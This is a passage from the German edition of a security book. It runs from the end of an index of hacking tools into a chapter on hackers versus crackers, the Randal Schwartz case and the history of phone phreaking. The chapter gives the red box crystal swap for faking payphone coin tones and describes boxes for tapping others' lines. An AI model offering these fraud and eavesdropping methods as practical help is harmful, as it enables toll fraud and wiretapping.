- Sniffer

EtherPeek

- Sniffer

ETHLOAD

- Sniffer

Gobbler

- Sniffer

Informationsquellen

- Sniffer

LANdecoder32

- Sniffer

LANWatch

- Sniffer

LinkView Internet Monitor

- Sniffer

LinSniff

- Sniffer

linus_sniffer.c

- Sniffer

NetAnt Protocol Analyzer

- Sniffer

Netman

- Sniffer

NetMinder Ethernet
- Sniffer

Network Probe 8000
- Sniffer

NetXRay Analyzer
- Sniffer

PacketView
- Sniffer

ProConvert
- Sniffer

Promiscuous Mode
- Sniffer

Shomiti System Century LAN Analyzer
- Sniffer

sniffit
- Sniffer

Sunsniff
- Sniffer

Sniffer aufdecken

cpm
- Sniffer

md5check
- Sniffer

Nitwit
- Sniffer

Promisc
- Sniffer

Snifftest
- Sniffer

sniffit
- Sniffer

Snifftest
- Sniffer

SNMP-Sicherheitsprotokolle
- Glossar

Snoop
- Novell

SNS
- Interne Sicherheit

Social Engineering
- Glossar

SOCKS
- Firewalls

SOCKS-Protokoll
- Glossar

Software, ältere
- Destruktive Programme

Solaris, Remote-Schwachstellen
- Unix - die große Herausforderung

solaris_land.c, land.c
- Destruktive Programme

solaris_telnet.c
- Destruktive Programme

Source-Code, Definition
- Zum Aufbau des Buches

SP3
- Glossar

SP4
- Glossar

Spafford, Eugene
- Hacker und Cracker

Spionage
- Kriegsführung im Internet

  direkte
  - Anonymität wahren

  elektronische
  - Kriegsführung im Internet

  indirekte

- Anonymität wahren

Spleißung

- Sniffer

Spoofing

- Novell
- Spoofing-Attacken
- Glossar

Spoofing-Attacke

- Spoofing-Attacken

abwehren

- Spoofing-Attacken

Opfer

- Spoofing-Attacken

Schritte

- Spoofing-Attacken

Technik

- Spoofing-Attacken

Verbreitung

- Spoofing-Attacken

Spoofit

- Spoofing-Attacken

Spooflog

- Novell

Sprach-Bibliotheken

- Hacker und Cracker

SQLAuditor

- Interne Sicherheit
- Inhalt der CD-ROM

SSH

- Microsoft

SSI

- Sprachen, Erweiterungen und Sicherheit

SSL

- Unix - die große Herausforderung
- Glossar

Stallman, Richard

- Hacker und Cracker

Star Cracker

- Paßwort-Knacker

StartUpLog

- Macintosh

StarWave, Angriff auf Kreditkartendaten

- Wer ist überhaupt anfällig für Angriffe durch Cracker?

statd

- Unix - die große Herausforderung

Statistiken

CSI-Gutachten

- Wer ist überhaupt anfällig für Angriffe durch Cracker?

Durchbrechen von Sicherheits-maßnahmen

- Wer ist überhaupt anfällig für Angriffe durch Cracker?

Ernst & Young

- Wer ist überhaupt anfällig für Angriffe durch Cracker?

Stealth

- VAX/VMS

Stealth-Viren

- Destruktive Programme
- Destruktive Programme

Stoll, Clifford

- Kriegsführung im Internet

StopLock 95

- Microsoft

Strobe

- Scanner

Sun Microsystems

- Das Sicherheitsloch

SunOS, Remote-Schwachstellen

- Unix - die große Herausforderung

Sunsniff

- Sniffer

Super Save

- Macintosh

Supervisor

- Wer ist verantwortlich?

Sweep

- Destruktive Programme

syn_flood-Attacke

- Angriffsebenen

syn_flooding

- Angriffsebenen

SYNE

- Inhalt der CD-ROM

SynFlooder

- Destruktive Programme

synk4.c

- Spoofing-Attacken

SysCAT

- Interne Sicherheit
- Inhalt der CD-ROM

syslogd

- Unix - die große Herausforderung

System Security Scanner

- Interne Sicherheit

SYSTEM.INI

- Microsoft

Systemfehler

- Warum ich dieses Buch geschrieben habe

  Definition

  - Warum ich dieses Buch geschrieben habe

  Primärfehler

  - Warum ich dieses Buch geschrieben habe

  Sekundär-Fehler

  - Warum ich dieses Buch geschrieben habe

SYSUAF

- VAX/VMS

T

taintperl
- Sprachen, Erweiterungen und Sicherheit

TAMU
- Trojanische Pferde

Tarnkappen-Viren
- Destruktive Programme

Tastatureingaben, aufzeichnen
- Microsoft

Tastatur-Recorder
- Microsoft
- Novell
- Glossar

Tastatur-Recording
- Microsoft

TCO
- Microsoft

TCP (Transmission Control Protocol) 62,
- Ein kurzer Überblick über TCP/IP

  Geschichte
  - Die Geburt eines Netzwerks: Das Internet

TCP PortScanner
- Scanner

TCP/IP
- Ein kurzer Überblick über TCP/IP

  Arbeitsweise
  - Ein kurzer Überblick über TCP/IP

  further reading
  - Bibliographie zum Thema Sicherheit - weiterführende Literatur

  Geschichte
  - Ein kurzer Überblick über TCP/IP

  Plattformen
  - Ein kurzer Überblick über TCP/IP

Ports
- Ein kurzer Überblick über TCP/IP

Protokollstapel
- Ein kurzer Überblick über TCP/IP

three-part handshake
- Ein kurzer Überblick über TCP/IP

TCP/IP-Protokollfamilie
- Ein kurzer Überblick über TCP/IP

Protokolltypen
- Ein kurzer Überblick über TCP/IP

TCPFILTER
- VAX/VMS

teardrop.c
- Destruktive Programme

Telefon, Manipulierung
- Hacker und Cracker

Telefonsystem knacken
- Hacker und Cracker

Telnet
- Ein kurzer Überblick über TCP/IP
- Unix - die große Herausforderung
- Telnet-basierte Angriffe
- Anonymität wahren

NCSA
- Telnet-basierte Angriffe

Patches
- Telnet-basierte Angriffe

Telnet Authentication Option
- Glossar

TEMPEST
- Glossar

Tera Term
- Telnet-basierte Angriffe

termcap
- Telnet-basierte Angriffe

Terminal-Emulation

- Telnet-basierte Angriffe

Terminal-Mappings

- Telnet-basierte Angriffe

Terminate-and-Stay-Resident

- Ein kurzer Überblick über TCP/IP

Terminate-And-Stay-Resident-Programme

- Destruktive Programme

test-cgi

- Anonymität wahren

Testlauf

- Der entfernte Angriff

Textverarbeitungs-Reader

- Zum Aufbau des Buches

TFTPD

- Unix - die große Herausforderung

Thompson, Ken

- Hacker und Cracker

Thompson, Linda

- Anonymität wahren

Thunderbyte Anti-Virus

- Destruktive Programme

Timbuktu Pro

- Macintosh

Time Domain Reflector (TDR)

- Sniffer

Time-to-Live-Limitationen

- Ein kurzer Überblick über TCP/IP

TIS Firewall Toolkit

- Firewalls
- Firewalls

Torvalds, Linus

- Hacker und Cracker

Traceroute

- Glossar

Transmission Control Protocol (TCP)

- Ein kurzer Überblick über TCP/IP
- Ein kurzer Überblick über TCP/IP

  Geschichte

  - Die Geburt eines Netzwerks: Das Internet

TripWire

- Unix - die große Herausforderung

Tripwire

- Trojanische Pferde
- Trojanische Pferde

Trojaner

- Trojanische Pferde

  Code

  - Trojanische Pferde

  Definition

  - Trojanische Pferde

  Herkunft

  - Trojanische Pferde

  Sicherheitsrisiko

  - Trojanische Pferde

Trojanisches Pferd

- Glossar

  AOL Password-Trojaner

  - Trojanische Pferde

  AOL4FREE-Trojaner

  - Trojanische Pferde

  AOLGOLD-Trojaner

  - Trojanische Pferde

  aufdecken

  - Trojanische Pferde

  IRC-Trojaner

  - Trojanische Pferde

  Objektvergleich

  - Trojanische Pferde

PC CYBORG-Trojaner
- Trojanische Pferde

quota-Trojaner
- Trojanische Pferde

SATAN
- Trojanische Pferde

StuffIt 4.5-Trojaner
- Trojanische Pferde

Trojaner
- Trojanische Pferde

ttysnoop
- Telnet-basierte Angriffe

Tunneling
- Glossar

U

UDP
- Glossar

Überprüfen der Dateiintegrität, Tripwire
- Trojanische Pferde

Überwachungstools

ATP, Anti-Tampering Program
- Trojanische Pferde

Hobgoblin
- Trojanische Pferde

UIC
- VAX/VMS

UID
- Glossar

UMASK
- Sprachen, Erweiterungen und Sicherheit

Umgebung
- Telnet-basierte Angriffe

Umgebungsvariablen

- Telnet-basierte Angriffe

Unix

- Paßwort-Knacker
- Unix - die große Herausforderung

Applikationen
- Die Geburt eines Netzwerks: Das Internet

Befehle, Entsprechungen in DOS
- Die Geburt eines Netzwerks: Das Internet

Crypt
- Paßwort-Knacker

Default-Konfigurationen
- Unix - die große Herausforderung

Exploits
- Unix - die große Herausforderung

Geschichte
- Die Geburt eines Netzwerks: Das Internet

grundlegende Merkmale
- Die Geburt eines Netzwerks: Das Internet

Installationsmedien
- Unix - die große Herausforderung

Konsolensicherheit
- Unix - die große Herausforderung

passwd
- Paßwort-Knacker

Paßwortsicherheit
- Unix - die große Herausforderung

Patches
- Unix - die große Herausforderung

physikalische Sicherheit
- Unix - die große Herausforderung

Remote-Schwachstellen
- Unix - die große Herausforderung

Shell
- Die Geburt eines Netzwerks: Das Internet

Sicherheit

- Die Geburt eines Netzwerks: Das Internet

Source-Code, Geschichte

- Die Geburt eines Netzwerks: Das Internet

Versionen

- Die Geburt eines Netzwerks: Das Internet

Unsignierter Code

- Sprachen, Erweiterungen und Sicherheit

Usenet

- Anonymität wahren
- Anonymität wahren

E-Mail-Adresse

- Anonymität wahren

Usenet-Beiträge, Archivierung

- Anonymität wahren

Utilities

Convert

- Warum ich dieses Buch geschrieben habe

Grab

- Warum ich dieses Buch geschrieben habe

V

VAX

- VAX/VMS

angreifen

- VAX/VMS

Monitor

- VAX/VMS

Mountd

- VAX/VMS

Sicherheitslöcher

- VAX/VMS

VAX/VMS

- VAX/VMS

VAX-Server

- VAX/VMS

VBScript
- Zum Aufbau des Buches
- Sprachen, Erweiterungen und Sicherheit

Venema, Wietse
- Hacker und Cracker

Verbindungen verketten
- Anonymität wahren

Verborgene Dateien
- Microsoft

Verschlüsselung
- Paßwort-Knacker
- Paßwort-Knacker
- Sniffer
- Glossar

  IDEA
  - Paßwort-Knacker

  vergleichender Prozeß
  - Paßwort-Knacker

Verschlüsselungsutility PGP
- Paßwort-Knacker

Vertrauen
- Spoofing-Attacken

Vertrauenswürdige Benutzer
- Spoofing-Attacken

Vertrauenswürdiges System
- Glossar

Verzeichnis verbergen
- Microsoft

Virentypen
- Destruktive Programme

Virtual Private Network (VPN)
- Warum ich dieses Buch geschrieben habe

Virtuelle Domains
- Telnet-basierte Angriffe

Virtuelles Privatnetzwerk

- Glossar

Virtuelles Terminal

- Telnet-basierte Angriffe

Virus

- Glossar

ViruSafe

- Destruktive Programme

VirusScan

- Destruktive Programme

Virustechnologie

- Destruktive Programme

VMS

- VAX/VMS

Protokollierung

- VAX/VMS

Sicherheit

- VAX/VMS

Überwachung

- VAX/VMS

Zugriffskontrolle

- VAX/VMS

VPN (Virtual Private Network)

- Warum ich dieses Buch geschrieben habe
- Glossar

vrfy

- Anonymität wahren

VT220

- VAX/VMS

VTI_BIN

- Microsoft

VTI_PVT

- Microsoft

W

Wahlweise Zugriffskontrolle

- Glossar

WAN

- Glossar

Wank-Wurm

- VAX/VMS

warez

- Glossar

watchdog.com

- VAX/VMS

WATCHER

- VAX/VMS

Web Connector

- Microsoft

Web sites, legal issues info

- Computersicherheit und das Gesetz
- Computersicherheit und das Gesetz

WebBots

- Microsoft

Webbrowser

- Anonymität wahren

webdist.cgi

- Unix - die große Herausforderung

WEBHITS.EXE

- Microsoft

Web-Hosting

- Sicherheitskonzepte

WebSENSE

- Interne Sicherheit

WebStar

- Macintosh
- Macintosh

White Papers von Axent

- Inhalt der CD-ROM

WHOIS

- Der entfernte Angriff

WHOIS-Service

- Anonymität wahren

Windows Enforcer

- Inhalt der CD-ROM

Windows for Workgroups

- Microsoft

Windows Task-Lock

- Microsoft

Windows TaskLock

- Inhalt der CD-ROM

Windows WorkStation Lock

- Inhalt der CD-ROM

Windows_95

- Microsoft

  Service Packs

  - Microsoft

  Zugriffskontroll-Software

  - Microsoft

Windows_NT

- Microsoft

  allgemeine Sicherheitslücken

  - Microsoft

  Backup

  - Microsoft

  Interne Sicherheit

  - Microsoft

  NTFS

  - Microsoft

  Online-Informationsquellen

  - Microsoft

  Service Packs

  - Microsoft

  Tools

  - Microsoft

Windows95 Bug Archive

- Das Sicherheitsloch

Windows-Software

- Inhalt der CD-ROM

winnuke.c

- Destruktive Programme

Wirtschaftsspionage

- Warum ich dieses Buch geschrieben habe

WITSEC

- Inhalt der CD-ROM

WnSyscon 0.95

- Novell

Workstations

- Die Geburt eines Netzwerks: Das Internet

worldpages.com

- Anonymität wahren

Wortlisten

- Paßwort-Knacker

WP WinSafe

- Microsoft

WS_FTP

- Microsoft

WSetPass 1.55

- Novell

WSS (WebTrends Security Scanner)

- Scanner

WUFTPD

- Trojanische Pferde

Wurm

- Glossar

X

X Window System

- Die Geburt eines Netzwerks: Das Internet

  Grundlagen

  - Die Geburt eines Netzwerks: Das Internet

xdm

- Unix - die große Herausforderung

XIT

- Paßwort-Knacker

XSCAN

- Scanner

X-STOP

- Interne Sicherheit

X-Terminal

- Telnet-basierte Angriffe

X-Windows

- Unix - die große Herausforderung

Y

Y2K - das Jahr-2000-Problem

- Kriegsführung im Internet
- Kriegsführung im Internet

YAPS

- Scanner

Z

Zeitbombe

- Glossar

Zertifikat, digitales

- Glossar

Zertifikation

- Glossar

Zertifizierung

- Sicherheitskonzepte
- Sicherheitskonzepte

Zertifizierungsstelle

- Glossar

ZipCrack

- Paßwort-Knacker

Zugriff

privilegierter
- Microsoft

unautorisierter
- Wer ist überhaupt anfällig für Angriffe durch Cracker?

Zugriffsbeschränkung
- Microsoft

Zugriffskontrolle
- Microsoft
- Microsoft
- Wer ist verantwortlich?
- Glossar

biometrische
- Glossar

wahlweise
- Glossar

Zugriffskontrolliste
- Glossar

Zugriffskontroll-Software
- Microsoft

Markt+Technik, ein Imprint der Pearson Education Deutschland GmbH.

Elektronische Fassung des Titels: hacker's guide, ISBN: 3-8272-5460-4

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

5

Hacker und Cracker

Dieses Kapitel gibt einige Beispiele für Hacker und Cracker und diskutiert den Unterschied zwischen ihnen.

5.1 Was ist der Unterschied zwischen Hackern und Crackern?

Schon seit vielen Jahren debattieren Internet-Begeisterte über den Unterschied zwischen Hackern und Crackern. Hier ist mein Beitrag zur Debatte.

Wenn ich die Begriffe Hacker und Cracker definieren müßte, würde mein Fazit wie folgt lauten:

- Ein Hacker ist eine Person, die sich für die geheimnisvollen und verborgenen Arbeitsweisen eines jeglichen Betriebssystems interessiert. Hacker sind meistens Programmierer. Als solche erhalten Hacker ein fortgeschrittenes Wissen über Betriebssysteme und Programmiersprachen. Sie können Sicherheitslöcher in Systemen und die Gründe dafür entdecken. Hacker sind ständig auf der Suche nach weiterem Wissen, teilen freimütig ihre Entdeckungen mit und würden nie und nimmer absichtlich Daten zerstören.
- Ein Cracker ist jemand, der böswillig in die Systemintegrität eines entfernten Rechners einbricht bzw. sie auf andere Weise schädigt. Nachdem Cracker unautorisierten Zugang erhalten haben, zerstören sie wichtige Daten, verweigern Dienste für legitime Benutzer oder verursachen grundsätzliche Probleme im Arbeitslauf des angegriffenen Rechners. Cracker können sehr leicht identifiziert werden: ihre Absichten sind böswillig.

Diese Definitionen sind zutreffend und präzise. In der Praxis sind solch strenge Definitionen aber leider meist unbrauchbar. Bevor wir auf die Grauzonen zu sprechen kommen, lassen Sie uns zunächst einen kurzen Blick auf einige andere traditionelle Ansätze zur Differenzierung zwischen diesen beiden Typen werfen.

5.1.1 Mens rea

Mens rea ist ein lateinischer Ausdruck, der den »schuldigen Geist« bezeichnet. Er umschreibt den geistigen Zustand, in dem verbrecherische Absichten existieren. Mens rea auf die Hacker-Cracker-Gleichung anzuwenden scheint relativ einfach zu sein. Wenn der Verdächtige unabsichtlich in ein Computersystem eindrang - auf eine Art und Weise, die jeder gesetzestreue Bürger zu der Zeit benutzt hätte - gibt es kein Mens rea und damit kein Verbrechen. Wenn dem Verdächtigen jedoch bewußt war, daß ein Sicherheitsloch im Entstehen war - und er oder sie wissentlich raffinierte Methoden zur Entstehung dieses Sicherheitslochs anwendete -, existiert Mens rea und damit auch ein Verbrechen. Nach diesem Maß, zumindest aus juristischer Sicht, ist der erste ein unwissentlicher Computerbenutzer (möglicherweise ein Hacker) und der andere ein Cracker.

Für einen Kläger ist der Mens-rea-Test eine klare Sache und unfehlbar. Und da der Nachweis von Absicht oft die Voraussetzung für eine Anklage ist, verläßt er sich voll darauf. Ich bin allerdings der Meinung, daß der Mens-rea-Ansatz zu starr ist.

Hacker und Cracker sind viel zu komplexe Kreaturen, um sie mit einer einzig gültigen Definition zu beschreiben. Ein besserer Weg zur Unterscheidung dieser Individuen ist der Versuch, ihre Motivationen und ihre Lebensweisen zu verstehen. Um dies zu erreichen, brauchen Sie nur die Werkzeuge verstehen, die sie benutzen: Maschinensprachen.

5.1.2 Maschinensprachen

Eine Maschinensprache ist jede Ansammlung von Anweisungen und Bibliotheken, die, wenn sie entsprechend angeordnet oder kompiliert werden, ein funktionierendes Computerprogramm schaffen können. Die Bausteine von Maschinensprachen ändern sich nur wenig. Von daher hat jeder Programmierer die gleichen Basiswerkzeuge zur Verfügung wie seine Kollegen. Hier ein paar Beispiele für diese Werkzeuge:

- Sprachbibliotheken - dies sind schon bestehende Funktionen, die übliche Operationen durchführen, die gewöhnlich in jedem Computerprogramm integriert sind (z.B. Routinen zum Lesen eines Directory). Sie werden dem Programmierer zur Verfügung gestellt, damit er sich auf andere, weniger generelle Punkte eines Computerprogramms konzentrieren kann.
- Compiler - dies sind Software-Programme, die den von einem Programmierer geschriebenen Code in ein ausführbares Format konvertieren, das auf dieser oder jener Plattform laufen kann.

Ein Programmierer erhält zunächst nicht mehr als das (abgesehen von Handbüchern, die beschreiben, wie man diese Werkzeuge benutzt). Was als nächstes geschieht, liegt in der Hand des jeweiligen Programmierers. Er programmiert, entweder um zu lernen oder um zu entwickeln, ob bezahlt oder unbezahlt. Während dieser Lern- oder Entwicklungsprozesse fügt der Programmierer ein Element hinzu, das weder in Sprachbibliotheken noch in Compilern vorhanden ist: seine Kreativität. Das ist kurz gesagt die Existenz des Programmierers.

Moderne Internet-Hacker greifen noch tiefer. Sie prüfen das System, oft auf einem Mikrokosmos-Level, und finden Software-Löcher und logische Fehler. Sie schreiben Programme, um die Integrität anderer Programme zu prüfen. Diese Aktivitäten zeigen, daß sie sich ständig um Verbesserung der jetzigen Bedingungen bemühen. Ihre Arbeit ist Entwicklung und Verbesserung durch den Prozeß der Analyse.

Cracker dagegen schreiben ihre Programme nur selten selbst. Statt dessen erbetteln, borgen oder stehlen sie Werkzeuge von anderen. Sie benutzen diese Werkzeuge nicht, um das Sicherheitsniveau im Internet zu verbessern, sondern um es zu zerstören. Sie lernen alles über Sicherheitslöcher und mögen äußerst talentiert in der Ausübung ihrer dunklen Künste sein, aber der größte Erfolg für Cracker besteht darin, Computer-Dienste für andere zu zerstören oder sonstwie zu beeinträchtigen. Von einem esoterischen Standpunkt aus gesehen, ist dies der wahre Unterschied zwischen Hackern und Crackern.

Beide haben großen Einfluß auf das Internet. Wie Sie sich inzwischen wahrscheinlich denken können, qualifizieren sich einige Individuen für beide Kategorien.

5.1.3 Randal Schwartz

Ein gutes Beispiel für diesen Punkt ist Randal Schwartz, ein Mann, der aufgrund seiner wichtigen Beiträge für die Computergemeinde bekannt ist, insbesondere durch seine Vorträge über Perl *(Practical Extraction and Report Language)*. Schwartz hatte auf das Internet im allgemeinen einen sehr günstigen Einfluß. Außerdem war er mehrfach als Berater für verschiedene renommierte Institutionen und Unternehmen tätig, u.a. für die University of Buffalo, für Silicon Graphics (SGI), die Motorola Corporation und für Air Net. Er ist ein extrem begabter Programmierer.

Hinweis:

Schwartz ist Autor oder Co-Autor einiger Bücher über Perl, u.a. Learning Perl (O'Reilly & Associates, ISBN 1-56592-042-2), das auch als das »Llama- Buch« bezeichnet wird.

Ungeachtet seiner Beiträge bleibt Schwartz auf der dünnen Grenzlinie zwischen Hacker und Cracker. Im Herbst 1993 war er schon seit einiger Zeit bei Intel in Oregon beschäftigt. In seiner Position als Systemadministrator sollte er bestimmte Sicherheitsprozeduren realisieren. In seiner Zeugenaussage würde er später erklären:

> *Ein Teil meiner Arbeit bestand darin, sicherzugehen, daß die Computersysteme sicher waren, und auf die Informationen achtzugeben, die den ganzen Wert der Firma darstellen - das Produkt der Firma ist das, was auf diesen Festplatten sitzt. Das ist, was die Leute produzieren, wenn sie an ihren Workstations sitzen. Das Schützen dieser Informationen war meine Aufgabe, sehen, was repariert werden mußte, was geändert werden mußte, was installiert werden mußte, oder was so angepaßt werden mußte, daß die Informationen geschützt waren.*

Die folgenden Ereignisse kristallierten sich heraus:

- Am 28. Oktober 1993 bemerkte ein anderer Systemadministrator bei Intel, daß auf einem Rechner in seinem Verantwortungsbereich umfangreiche Prozesse abliefen.
- Beim Untersuchen dieser Prozesse stellte der Systemadministrator fest, daß ein Programm namens Crack auf dem Rechner lief, ein bekanntes Utility, um Paßwörter von Unix-Systemen zu knacken. Dieses Utility wurde für Netzwerk-Paßwörter sowohl von Intel als auch von mindestens einem anderen Unternehmen angewandt.
- Weitere Untersuchungen zeigten, daß die Prozesse von Schwartz oder jemandem, der seinen Benutzernamen und sein Paßwort benutzte, ausgeführt wurden.
- Der Systemadministrator setzte sich mit einem Vorgesetzten in Verbindung, der bestätigte, daß

Schwartz nicht dazu autorisiert war, Netzwerk-Paßwörter bei Intel zu knacken.

- Am 1. November 1993 gab der Systemadministrator eine eidesstattliche Erklärung ab, die ausreichte, um einen Durchsuchungsbefehl für Schwartz' Wohnung zu beantragen.
- Dem Durchsuchungsbefehl wurde stattgegeben, und Schwartz wurde nach der Durchsuchung verhaftet und auf Basis eines obskuren Gesetzes zu Computerverbrechen des Staates Oregon angeklagt.

Der Fall ist bizarr. Da haben Sie einen talentierten und bekannten Programmierer, der beauftragt wurde, die interne Sicherheit für eine große Firma zu bewahren. Er führt Prozeduren zum Testen der Netzwerk-Sicherheit durch und wird schließlich für seine Bemühungen angeklagt. Anfänglich stellt sich der Fall zumindest so dar. Aber leider ist dies noch nicht das Ende der Geschichte. Schwartz war nicht dazu autorisiert, die Paßwort-Dateien zu knakken und es gibt einige Beweise dafür, daß er auch andere Netzwerk-Sicherheitsrichtlinien verletzt hat.

Wenn wir Zeugenaussagen glauben können, hat Schwartz z.B. einmal ein Shell-Script installiert, das ihm den Zugang zum Intel-Netzwerk auch von anderen Orten ermöglichte. Dieses Script öffnete ein winziges Loch in Intels Firewall. Ein anderer Systemadministrator entdeckte das Programm, blockierte Schwartz' Account und konfrontierte ihn damit. Schwartz stimmte zu, daß die Installation des Programms keine gute Idee gewesen sei, und willigte ein, es nicht wieder zu benutzen. Einige Zeit später fand der gleiche Systemadministrator heraus, daß Schwartz das Programm unter einem anderen Namen erneut installiert hatte, um den Systemadministrator auf eine falsche Fährte zu locken.

Was heißt das alles? Meiner Meinung nach brach Randal Schwartz wahrscheinlich mehrmals Intel-Richtlinien. Zeugenaussagen besagen jedoch, daß Schwartz diese Richtlinien niemals explizit mitgeteilt wurden. Zumindest gab es kein Dokument, das ihm seine Aktivitäten klar verboten hätte. Ebenso klar scheint es aber, daß Schwartz seine Autorität überschritten hat.

Wenn man den Fall objektiv betrachtet, kann man einige Schlüsse ziehen. Einer ist, daß die meisten Systemadministratoren ein Tool wie Crack benutzen. Es ist ein übliches Verfahren zur Identifikation von schwachen Paßwörtern, d.h. solchen, die leicht geknackt werden können. Zu jener Zeit waren derartige Tools jedoch relativ neu in der Sicherheitsszene. Daher war die Praxis, seine eigenen Paßwörter zu knacken, noch nicht allgemein als nützliches Verfahren akzeptiert (zumindest nicht bei Intel).

Der Fall Schwartz ärgerte viele Programmierer und Sicherheitsfachleute im ganzen Land. Wie Jeffrey Kegler in seiner Analyse *»Intel v. Randal Schwartz: Why care?«* schrieb, war der Fall Schwartz eine unheilvolle Entwicklung:

> *Ganz klar, Randal war jemand, der es eigentlich besser hätte wissen sollen. Und es ist eine Tatsache, daß Randal der erste für legitime Aktivitäten weithin bekannte Internet-Experte war, der sich dem Verbrechen zuwandte. Bis dahin waren Computer- Kriminelle meist Teenager oder Möchtegern-Experten. Selbst der relativ anspruchsvolle Kevin Mitnick machte stets nur als Verbrecher von sich reden. Vor Randal hätte niemals jemand auf der »sauberen« Seite auf das Rufen der »dunklen« Seite geantwortet.*

Wegweiser:

Sie finden das Papier von Kegler online unter http://www.lightlink.com/ spacenka/fors/intro.html.

Denken Sie einen Moment über den Fall Schwartz nach. Betreiben Sie ein Netzwerk? Wenn ja, haben Sie jemals Netzwerk-Paßwörter ohne vorherige ausdrückliche Autorisierung geknackt? Wenn ja, dann wissen Sie genau, was das mit sich bringt. Glauben Sie, daß das ein Vergehen darstellt? Wenn Sie die Gesetze schreiben würden, würde diese Art von Vergehen ein schweres Verbrechen darstellen?

Es war auf alle Fälle unglücklich für Schwartz, daß er der erste legitime Computer-Sicherheitsexperte war, der als Cracker bezeichnet wurde. Glücklicherweise stellte sich die Erfahrung als sehr nützlich heraus. Schwartz schaffte es, seine Karriere wieder anzutreiben und reist jetzt als Redner zum Thema »Nur ein weiterer verurteilter Perl-Hacker« durch das ganze Land.

Tip:

Wenn Sie sich für diesen Fall interessieren, können Sie Abschriften der Verhandlung in komprimierter Form aus dem Internet herunterladen. Das gesamte Dokument umfaßt 13 Tage der Zeugenaussagen und Argumente. http://www.lightlink.com/spacenka/fors/court/court.html.

5.2 Wo fing das alles an?

Ein kompletter historischer Bericht über das Hacken und Cracken würde den Rahmen dieses Buches sprengen, aber einige Hintergrundinformationen möchte ich Ihnen doch geben. Es begann mit der Telefon-Technologie - eine Handvoll Jugendlicher quer über das Land knackten das Telefonsystem. Diese Praxis wurde »Phreaking« genannt. Phreaking gilt heute als ein Akt, der die Sicherheitsmaßnahmen einer Telefongesellschaft überlistet. (Obwohl Phreaking in Wirklichkeit mehr darum geht, die Arbeitsweise des Telefonsystems zu verstehen, um es dann manipulieren zu können.)

Telefon-Phreaker benutzten verschiedene Tricks, um diese Aufgabe zu bewerkstelligen. Frühe Methoden beinhalteten den Gebrauch von *ratshack dialers* oder *red boxes* (Ratshack war eine Bezeichnung für den populären Elektronikhändler Radio Shack). Diese Boxen sind kleine elektronische Geräte, die digitale Klänge oder Töne übertragen. Phreaker veränderten diese tragbaren Tonwahlgeräte, indem sie die eingebauten Kristalle durch die Radio-Shack- Komponente #43-146 ersetzten.

Hinweis:

Für die wirklich Neugierigen war die Komponente #43-146 ein Kristall, der in vielen Geschäften für Elektronik überall erhältlich war. Man konnte entweder einen 6.5-MHz- oder einen 6.5536-Kristall verwenden, der anstelle des Kristalls eingesetzt wurde, der mit dem Wähler ausgeliefert wurde. Dieser Austausch dauerte etwa 5 Minuten.

Mit dieser Änderung konnten Phreaker den Klang simulieren, der beim Einwerfen einer Viertel-Dollar-Münze in ein öffentliches Telefon entsteht. Die übrigen Schritte waren sehr einfach. Die Phreaker gingen zu einem öffentlichen Telefon und wählten eine Nummer. Das Telefon forderte dann einen Betrag für den Anruf. Als Antwort setzte der Phreaker die *red box* ein, um das Einwerfen von Geld zu simulieren. Das Resultat war kostenloser Telefonservice.

Genaue Anweisungen zum Bau solcher Geräte sind auf Tausenden von Sites im Internet zu finden. Diese Vorgehensweise verbreitete sich in vielen Staaten derart, daß allein der Besitz eines manipulierten Tonwählers Grund für Durchsuchung, Beschlagnahme und Verhaftung war. Im Laufe der Zeit wurden die Technologien auf diesem Gebiet immer ausgefeilter. Phreaking wurde jetzt als Boxing bezeichnet

und Boxing wurde immer beliebter. Dies resultierte in immer weiteren Fortschritten und eine ganze Reihe von Boxen wurden entwickelt. Tabelle 5.1 listet einige dieser Boxen auf.

Tabelle 5.1: Boxen und ihre Verwendung

Box	Was sie macht
Blue	Besetzt Verbindungsleitungen über einen 2600-MHz-Ton und stellt damit dem Boxer die gleichen Privilegien zur Verfügung wie einem durchschnittlichen Operator.
Dayglo	Ermöglicht dem Benutzer, sich an die Leitung seines Nachbarn anzuschließen und diese zu benutzen.
Aqua	Umgeht angeblich FBI-Abhöreinrichtungen, indem es Spannung ableitet.
Mauve	Hört eine andere Telefonleitung ab.
Chrome	Ergreift Kontrolle über Verkehrssignale.

Es gibt mindestens 40 verschiedene Boxen oder Geräte innerhalb dieser Klasse. Viele der angewandten Methoden sind heute unwirksam. Irgendwann während dieser Entwicklungen wurden Phreaking und Computerprogrammierung miteinander kombiniert, es entstanden einige wirksame Tools. Ein Beispiel hierfür ist BlueBEEP, ein umfassendes Phreaking-/ Hacking-Tool. BlueBeep verbindet viele verschiedene Aspekte des Phreakings, auch die *red box*. BlueBEEP vermittelt Benutzern in Gebieten mit alten Telefonleitungen sehr viel Macht über das Telefonsystem. Schauen Sie sich den BlueBEEP-Eröffnungsbildschirm in Abbildung 5.1 an.

Abbildung 5.1: Der BlueBEEP-Eröffnungsbildschirm

BlueBEEP ähnelt vielen kommerziellen Applikationen und, um seinem Erfinder gerecht zu werden, es funktioniert auch so gut. BlueBEEP läuft unter DOS oder unter Windows 95 / NT über eine DOS-Shell.

Bis heute ist BlueBEEP das am besten programmierte Phreaking-Tool, das jemals geschrieben wurde. Der Entwickler schrieb BlueBEEP in PASCAL und Assembler. Das Programm stellt viele Optionen für das Kontrollieren von Verbindungsleitungen, das Generieren von digitalen Tönen, das Abhören von Telefongesprächen usw. usw. zur Verfügung. BlueBEEP wurde allerdings erst sehr spät entwickelt. Wir müssen einige Jahre zurückgehen, um zu sehen, wie Telefon-Phreaking zum Internet-Cracking führte. Der Prozeß war nur natürlich. Telefon-Phreaker versuchten alles mögliche, um neue Systeme zu finden. Sie waren oft auf der Suche nach interessanten Tönen oder Verbindungen in Telefonleitungen. Einige dieser Verbindungen erwiesen sich als Modem-Verbindungen.

Niemand kann genau sagen, wann es war, daß ein Phreaker sich erstmals in das Internet einloggte. Auf alle Fälle geschah dies wohl eher zufällig. Vor Jahren war das Point-to-Point- Protokoll (PPP) noch nicht verfügbar. Daher ist die Methode, mittels der ein Phreaker das Internet fand, nicht klar. Wahrscheinlich passierte es, nachdem sich einer von ihnen über eine Direktwahl-Verbindung in einen Großrechner oder eine Workstation irgendwo einloggte. Dieser Rechner war möglicherweise über Ethernet, ein zweites

